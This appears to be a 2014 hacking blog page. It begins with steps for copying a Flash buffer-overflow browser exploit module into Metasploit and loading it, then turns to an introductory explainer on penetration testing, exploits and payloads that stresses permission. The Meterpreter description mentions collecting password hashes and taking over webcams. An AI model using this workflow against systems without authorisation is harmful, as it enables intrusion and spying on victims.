root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows/browser
Now check for yourself
root@kali:~# cd ~/.msf4/modules/exploits/windows/browser
root@kali:~/.msf4/modules/exploits/windows/browser# ls
adobe_flash_pixel_bender_bof.rb

GUI Method


Go to computer -> Filesystem->Home. Now you won't see .msf4 there, because the . prefix is for hidden files. So go to view and select show hidden items. Now it will be visible.


Now the rest is going to be a piece of cake. Copy the exploit from desktop, and create the directories by using the easy peasy right click -> New folder method. After that just paste the file where it needs to be. You'll be done. Now start msfconsole again or type reload_all to reload the module. This will add the module to metasploit and you can use it as you normally would.

Friday, 29 August 2014

ETHICAL HACKING Penetration Testing


What is a penetration test?
Pentest – Penetration test. This is what “white hat hackers” perform, hacking into networks and systems to find vulnerabilities, and then reporting their findings to the company in order to help them improve their security.
Pivoting – Moving from one “owned” box on a network to attack others, in an attempt to “own” the entire network. Meterpreter can be used to do this very well.
Programming Languages – Structured languages that can be compiled into a program. Coding knowledge is essential to cracking software and creating exploits, etc – especially scripting ability in a language like perl. Other common languages include c/c++, Java, C#, F#, VB, Haskell, Scala, D, PHP, SQL, HTML (not actually a programming language), javascript, python, ruby, etc.

What is penetration testing? Penetration testing, often called “pentesting”,“pen testing”, or “security testing”, is the practice of attacking your own or your clients’ IT systems in the same way a hacker would to identify security holes. Of course, you do this without actually harming the network. The person carrying out a penetration test is called a penetration tester or pentester.

Let’s make one thing crystal clear: Penetration testing requires that you get permission from the person who owns the system. Otherwise, you would be hacking the system, which is illegal in most countries – and trust me, you don’t look good in an orange jump suit.

In other words: The difference between penetration testing and hacking is whether you have the system owner’s permission. If you want to do a penetration test on someone else's system, we highly recommend that you get written permission. In this case, asking first is definitely better than apologizing later!

You can become a penetration tester at home by testing your own server and later make a career out of it. At Rapid7, we have a team of professionals that pentest government and enterprise IT systems for a living. And let me tell you, they enjoy their job!


What is a vulnerability?

A vulnerability is a security hole in a piece of software, hardware or operating system that provides a potential angle to attack the system. A vulnerability can be as simple as weak passwords or as complex as buffer overflows or SQL injection vulnerabilities.

To test if you have any vulnerabilities in your systems, you typically use a vulnerability management solution, also known as a vulnerability scanner or vulnerability assessment solution. If you would like to get your hands on a free vulnerability scanner, try NeXpose Community Edition, one of Metasploit’s sister projects.

What is security research?

Vulnerabilities are typically found by security researchers, which is a posh term for smart people who like to find flaws in systems and break them. At Rapid7, we have a team of vulnerability researchers that do nothing else all day. Trust us, this can be a lot of fun.

Like penetration testing, security research can be used for good and evil. Some countries don’t make the distinction and outlaw security research completely, so make sure you check your country’s legislation before you start researching and especially before you publish any research.

What is an exploit?

To take advantage of a vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system.

The Metasploit Project host the world’s largest public database of quality-assured exploits. Have a look at our exploit database – it’s right here on the site.

Even the name Metasploit comes from the term “exploit”. Metasploit was the first software to provide a common framework for a large selection of exploits. Think of it as an abstraction layer (“Meta”) for exploits (abbreviated “sploits”). Get it?

What is a payload?

A payload is the piece of software that lets you control a computer system after it’s been exploited. The payload is typically attached to and delivered by the exploit. Just imagine an exploit that carries the payload in its backpack when it breaks into the system and then leaves the backpack there. Yes, it’s a corny description, but you get the picture.

Metasploit’s most popular payload is called Meterpreter, which enables you to do all sorts of funky stuff on the target system. For example, you can upload and download files from the system, take screenshots, and collect password hashes. You can even take over the screen, mouse, and keyboard to fully control the computer. If you’re feeling particularly bad-ass, you can even turn on a laptop’s webcam and be a fly on the wall.